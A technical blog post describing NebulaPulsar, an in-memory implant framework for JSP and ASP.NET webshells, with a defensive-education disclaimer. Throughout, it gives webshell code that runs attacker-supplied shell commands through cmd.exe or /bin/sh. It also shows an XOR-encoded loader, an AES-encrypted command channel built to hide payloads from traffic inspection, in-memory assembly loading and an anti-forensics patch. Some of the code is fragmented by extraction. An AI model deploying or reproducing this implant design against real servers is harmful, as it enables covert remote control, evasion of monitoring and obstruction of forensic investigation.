NebulaPulsar: A Proof-of-Concept In-Memory Implant Framework for JSP and ASP.NET
First Post: Last Update: Word Count:
6.6k
Read Time:
41 min
Introduction
Recently, I have been rewriting my webshell management tool, Alien. During the development of both Java and .NET webshells, I encountered an interesting challenge: how can a webshell communicate with its controller through encrypted HTTP traffic while remaining flexible enough to execute arbitrary payloads?
After a number of experiments, I eventually came up with a solution that worked well. Since I learned a great deal throughout the process, I decided to document both the implementation and the ideas behind it.

The proof-of-concept is now available on GitHub. The name NebulaPulsar is inspired by DoublePulsar, a well-known kernel implant whose design has always fascinated me. Although this project is completely different from DoublePulsar internally, it borrows one important idea: Injecting an implant that remains resident and processes subsequent payloads.
Note: Alien is still in development. The remaining components of Alien, as well as an introduction to different types of webshells, will be covered in future articles. There are simply too many topics I would like to explore.
Disclaimer
If you shame attack research, you misjudge its contribution. Offense and defense aren’t peers. Defense is offense’s child. —— John Lambert, a cybersecurity researcher of Microsoft
The following content is provided strictly for educational and defensive cybersecurity purposes.
In my personal view, the current cybersecurity landscape is, in some aspects, somewhat misaligned. There is often an overemphasis on “movie-like” hacker narratives, where attackers are portrayed as glamorous or purely technical figures. While such portrayals may be engaging, they do not reflect the true nature of real-world cyber threats, which are often far more persistent, calculated, and impactful than commonly perceived.
At the same time, I believe there is an increasing gap in practical understanding. Discussions frequently revolve around certifications, policy, or simplified Capture-The-Flag challenges, while the underlying implementation details are often overlooked. Even advanced topics such as cryptography are sometimes reduced to abstract exercises without explaining how they are applied in real software.
However, in real-world environments, defenders are not dealing with simplified scenarios. They face adversaries who may dedicate their entire careers to developing and refining offensive capabilities. As practical understanding of defensive cybersecurity becomes less widespread or more abstracted, there is a risk that defense becomes increasingly performative or entertainment-driven rather than operationally effective.
This imbalance may, over time, contribute to stronger and more capable adversaries outpacing defensive maturity. This is one of the reasons I personally chose to study offensive security—to better understand real-world attack methodologies in order to improve defensive thinking.
Finally, it is important to acknowledge that any knowledge of offensive techniques can potentially be misused. I strongly discourage any malicious or unauthorized use of the information discussed. The intent of this content is strictly to support learning, awareness, and defensive improvement.
I bear no responsibility for any misuse or damage resulting from the application of this knowledge.
iss4cf0ng, Best regards
Java Webshell
Compared with PHP, ASP or ASP.NET webshelles, Java webshells are generally more complicated to implement.
At its core, however, a webshell is simply a mechanism for remote code execution. Most Java webshelles are implemented using JSP and JSPX, and I will discuss their internal mechanisms in more detail in future articles.
Initially, I experimented with the Nashorn JavaScript engine to achieve arbitary code execution from JSP:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
<%@ page import="javax.script.*" %> <% if (request.getMethod().equals("POST")) { Stringcode= request.getParameter("pass"); if (code != null) { ScriptEngineManagermanager=newScriptEngineManager(); ScriptEngineengine= manager.getEngineByName("js");
Then, we can execute arbitrary JavaScript code through Nashorn.
It is worth mentioning that this is NOT the same JavaScript environment that we use in web browsers or platforms such as Node.js. The language itself is standardized as ECMAScript. JavaScript is merely a programming language, whereas a web browser and Nashorn are runtime environments that provide different APIs and capabilities. In other words, JavaScript is not limited to web browsers.
For example, when writing JavaScript in your browser’s developer tools, you have access to many browser-specific APIs such as document, window, history, location, and navigator. These objects are NOT part of the JavaScript language itself; instead, they are provided by the browser.
Therefore,
This distinction is often overlooked because most developers only interact with JavaScript inside a browser. In reality, the language specification (ECMAScript) is independent of the runtime that executes it.
Similarly, Nashorn provides Java interoperability instead of browser APIs:

Now, let’s return to the webshell. We can exploit it by sending the following POST parameter:
1
pass=response.getWriter().write("here is the test");
If this code is executed successfully, it demonstrates that we have achieved arbitrary code execution. From there, we can perform far more complex operations than simply writing a string to the HTTP response.
Unfortunately, after successfully implementing this approach, I discovered that Nashorn was removed in Java 15, making it unsuitable for modern Java environments.
Therefore, I started looking for an alternative solution. After studying several existing implementations and experimenting with different ideas, I finally found an approach that worked.
NebulaPulsar
The design of NebulaPulsar is inspired by fuzzbunch and DoublePulsar. It is a proof-of-conecepts of how webshells’ traffic can be encrypted.
Java
The First Payload
The simplest way to execute arbitrary Java code from JSP is to dynamically load a compiled Java class through a custom ClassLoader.
This type of webshell is widely used in the Chinese offensive security community. Well-known tools such as Behinder and Godzilla (closed-source and have not been updated for years, unfortunately) adopt a similar design by dynamically loading Java bytecode directly into memory instead of storing it on disk.
To demonstrate how it works, let’s first create a simple payload. Since the webshell expects raw Java bytecode, we need to compile a .class file that will be injected into the target JVM:
Process p; if (System.getProperty("os.name").toLowerCase().contains("windows")) { p = Runtime.getRuntime().exec(newString[]{"cmd.exe", "/c", cleanCmd}); } else { p = Runtime.getRuntime().exec(newString[]{"/bin/sh", "-c", cleanCmd}); }
InputStreamin= p.getInputStream(); byte[] result = in.readAllBytes();
except Exception as e: print(f'{Colors.RED}[-]{Colors.RESET} Failed: {e}')

Once the bytecode is received, the webshell dynamically defines the class in memory and executes it immediately. In this example, the payload simply executes the whoami command and returns the result through the HTTP response:
Limitations
This approach works perfectly! However, it has two major limitations.
First, all HTTP traffic is transmitted in plaintext. Anyone monitoring the network traffic can easily inspect both the injected payload and its output.
Second, the payload itself is not particularly flexible. Every new capability requires recompiling the Java class and injecting it again, making penetration testing not effective.
These limitations made me wonder whether there was a better approach.
Ideas of NebulaPulsar
Although I had not yet studied DoublePulsar in depth, one of its core ideas immediately caught my attention. Instead of sending a complete payload every time, DoublePulsar injects a resident implant that remains in memory and waits for future commands.
I realized that the same concept could be applied to a Java webshell.
Rather than repeatedly injecting standalone payloads, why not inject an implant once and let it handle all subsequent commands? The original webshell would then become nothing more than a bootstrap loader responsible for loading the implant into memory.
One challenge immediately appears, however. Technologies such as JSP are inherently stateless—each HTTP request is processed independently. If we want the implant to persist across multiple requests, we need a mechanism for maintaining state.
Fortunately, HTTP sessions provide exactly what we need.
1
2
3
import requests

session = requests.Session()
If we also want to protect the implant itself, the initial webshell must be able to decrypt and load it first. In other words, the webshell acts as the first-stage loader, while the implant becomes the second stage.
for (inti=0; i < data.length; i++) decrypted[i] = (byte) (data[i] ^ keyBytes[(i + 1) % keyLength]);
return decrypted; } %>
For simplicity, I use a simple XOR algorithm here. In practice, you can easily replace it with a stronger encryption algorithm such as AES.
ClassLoader
Now, let’s talk about the ClassLoader.
A straightforward approach is to inject the malicious bytecode directly into the web application’s default ClassLoader:
1
this.getClass().getClassLoader()
Although this works, it introduces several practical limitations due to Java’s class-loading mechanism:
Class Duplication: A single ClassLoader cannot load two classes with the same fully qualified name. As a result, once an implant has been loaded, updating it becomes difficult. Any modification—whether adding new functionality, fixing bugs, or replacing the implant—requires restarting the target web application before the updated class can be loaded again.
Poor Operational Flexibility: During development, it is common to inject multiple versions of an implant. Using the application’s default ClassLoader makes iterative testing inconvenient because previously loaded classes remain resident in memory for the lifetime of the application.
To avoid these limitations, we can isolate the implant inside its own ClassLoader instead of using the application’s default one.
This means that two classes with the same name are considered completely different if they are loaded by different ClassLoader instances.
When we create:
1
newClassLoader(parentLoader) {}
we are creating an anonymous child ClassLoader. Java uses a hierarchical delegation model, so whenever the child loader cannot resolve a class, it delegates the request to its parent. Meanwhile, any classes loaded by the child remain isolated from those loaded by the application’s original loader.
With these ideas in place, the overall architecture of the webshell is essentially complete. The remaining work is mostly engineering and implementation details. The completed JSP webshell is shown below.
For demonstration purposes, I intentionally left a number of status messages in the code to make the execution flow easier to follow. If your goal is to maximize stealth, these messages can simply be removed.
Likewise, the XOR routine is used only to keep the example concise. Replacing it with a stronger encryption algorithm such as AES requires only minor modifications.
Implant
Now, let’s move on to the implant itself.
My primary goal was to establish an encrypted communication channel between the client and the implant. To achieve this, I chose AES to encrypt all subsequent communications.
Next comes the question: how should the implant execute arbitrary payloads?
The answer is surprisingly simple: We can reuse the same ClassLoader technique introduced earlier. Instead of executing commands directly, the implant dynamically loads another Java class entirely in memory.
Notice that a fresh ClassLoader is created for every payload. This allows each payload to remain independent and avoids the class duplication issues discussed previously.
Another feature worth considering is how to uninstall the implant. Since the implant resides only in memory, removing it should also be straightforward.
Fortunately, JSP provides access to the user’s HTTP session, allowing us to remove the implant simply by clearing the corresponding session object.
1 2 3 4 5 6 7 8 9 10 11
StringszAction= GetParamValue(szParam, "action"); if (szAction.equalsIgnoreCase("UNLOAD")) { HttpSessionsession= pageContext.getSession();
To interact with the implant, we also need a client-side tool. Compared with NebulaPulsar and DarkMatter, however, the Python client is relatively straightforward.
Before the initial injection, the NebulaPulsar implant is XOR-encoded.
1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18
print_logs('Injecting...')
withopen(pulsar, 'rb') as f: pulsar_bytes = f.read()

if MAGIC_SUCCESS in resp_text: print_success('NebulaPulsar is successfully injected!') elif MAGIC_EXIST in resp_text: print_success('NebulaPulsar exists!') else: print_error('Cannot inject NebulaPulsar') exit()
Once the implant has been injected successfully, subsequent payloads (such as DarkMatter) are encrypted with AES before being sent.
For research purposes, NebulaPulsar supports two execution modes: persistent and volatile.
Volatile mode is intended for one-time tasks. The payload is loaded into memory, executed, and immediately discarded once execution finishes.
Persistent mode keeps the payload resident in memory after execution, allowing it to be reused by subsequent requests without being injected again.
This design allows me to experiment with different post-exploitation scenarios. Volatile mode more closely resembles one-off in-memory execution, whereas persistent mode behaves similarly to long-lived implants that remain available throughout a session.



At this point, every piece of communication, including C2 commands, payloads, and command outputs, is protected by AES. As shown in the Wireshark capture below, the HTTP traffic no longer reveals the transmitted commands or payload contents in plaintext.
.NET (ASPX/ASMX/ASHX)
After completing the Java implementation, I decided to explore the same idea on the .NET platform.
If you are unfamiliar with .NET webshells, they are typically implemented as ASPX (ASP.NET) pages. One of the simplest examples is an eval() webshell written in JScript.
Note: JScript is not JavaScript, although both are implementations of ECMAScript. Likewise, ASP.NET is completely different from classic ASP, whose server-side scripts are usually written in VBScript.
Although JScript-based webshells are common, I wanted to implement the webshell in C# instead. Besides offering better maintainability, C# allows us to reuse many of the same ideas that were introduced in the Java implementation.
The key question then becomes:
How can a C# webshell execute arbitrary code entirely in memory, similar to Java’s ClassLoader?
The answer lies in the Assembly class.
SIf you have read my previous articles on the njRAT Family, you may remember that Assembly.Load() is widely used by .NET malware to load assemblies directly from memory.
Unlike Java, however, the injected object is not a single .class file. Instead, it is a complete managed assembly (.dll) compiled for the appropriate .NET runtime.
For example, consider the following C# library:
1 2 3 4 5 6 7 8 9 10 11 12
/* Example assembly */ namespaceMyLib { publicclassCalculator { publicintAdd(int a, int b) { // do soemthing return a + b; } } }
Once compiled, it can be loaded and invoked entirely from memory.
1 2 3 4 5 6 7 8 9
using System.Reflection;
byte[] abDllBytes = newbyte[] { /* Example assembly */ }; Assembly asm = Assembly.Load(abDllBytes); Type type = asm.GetType("MyLib.Calculator"); object obj = Activator.CreateInstance(type); MethodInfo method = type.GetMethod("Add"); object result = method.Invoke(obj, newobject[] { 3, 5 }); Console.WriteLine(result); // 8
Conceptually, this is very similar to Java, although the underlying runtime behaves quite differently.
In the JVM, a .class file is verified, linked, interpreted or JIT-compiled, and eventually executed as native code.
The CLR, on the other hand, loads an entire managed assembly (.dll), reads its metadata, loads types on demand, and JIT-compiles individual methods into native code when they are first invoked. (JIT stands for Just-In-Time compilation, while IL refers to Intermediate Language.)
In other words, Java dynamically loads classes, whereas .NET dynamically loads assemblies.
Interestingly, although Java and .NET expose different APIs (ClassLoader vs. Assembly.Load()), they ultimately provide very similar capabilities—loading executable code directly from memory without touching the filesystem.
Note: Assembly.Load() only accepts managed .NET assemblies. Native PE executables compiled by compilers such as GCC or MSVC cannot be loaded this way. If you are interested in loading native PE files from .NET, you can refer to my dotNetPELoader project.
Now, let’s return to the webshell itself.
Fortunately, I am familiar with both Java and C#, so porting the same design to ASP.NET was relatively straightforward. Since ASP.NET supports C#, we can implement an ASPX webshell using almost the same concepts as the JSP version:
Although the overall design is similar to the Java implementation, I chose a slightly different execution model for the C# version. Instead of overriding equals(), the payload exposes a method named Run(), which NebulaPulsar locates through reflection:
1 2 3 4 5 6 7 8 9 10 11 12 13
Type targetType = null;
foreach (Type t in _loadedCmdAssembly.GetTypes())
{
    MethodInfo m = t.GetMethod("Run", new Type[] {});
    if (m != null)
    {
        targetType = t;
        break;
    }
}

if (targetType == null)
    targetType = _loadedCmdAssembly.GetTypes()[0];
Initially, this was simply an experiment. During development, I occasionally encountered situations where NebulaPulsar failed to invoke the payload correctly. By explicitly searching for a Run() entry point, the loading process became much more predictable and easier to maintain. While this approach is not strictly required, I found it to be cleaner and more reliable than my original implementation.
One of the most interesting challenges was implementing an UNLOAD mechanism.
Unlike Java, .NET Framework does not allow individual assemblies loaded into the default AppDomain to be unloaded. Simply setting an object reference to null does not remove the assembly from memory.
Instead, I adopted a simple anti-forensics technique by patching the entry point of the implant so that it immediately returns:
If you are unfamiliar with unsafe code, C# allows direct pointer manipulation when the project is compiled with the unsafe option enabled. This implementation does not actually erase the assembly from memory. Instead, it patches the first instruction of the target method with the RET instruction (0xC3 on x86/x64), causing it to return immediately whenever it is invoked. In other words, this is simply an anti-forensics technique rather than a true memory removal mechanism.
With these components combined, the final NebulaPulsar implant is implemented as follows:
using System; using System.Web; using System.Reflection; using System.Security.Cryptography; using System.Text; using System.Runtime.CompilerServices; using System.Collections.Generic;

response.Write("PULSAR_INTERNAL_ERASE_SUCCESS"); returntrue; } response.Write("PULSAR_WARN: Nothing to erase."); returntrue; }
_loadedCmdAssembly = Assembly.Load(abDllBuffer);
Type targetType = null; foreach (Type t in _loadedCmdAssembly.GetTypes()) { MethodInfo m = t.GetMethod("Run", new Type[] {}); if (m != null) { targetType = t; break; } }
if (targetType == null) targetType = _loadedCmdAssembly.GetTypes()[0];
One important thing to note is the target .NET runtime.
IIS 10.0 typically hosts applications running on .NET Framework 3.x or 4.x. The csc compiler is already included with Windows if the .NET Framework is installed. If you have Visual Studio installed, simply open Developer Command Prompt for Visual Studio and run csc directly.
Otherwise, you can usually find it under:
1
C:\Windows\Microsoft.NET\Framework64\v4.0.30319
If the compiler is not available, you will need to install the appropriate version of the .NET Framework before building the project.


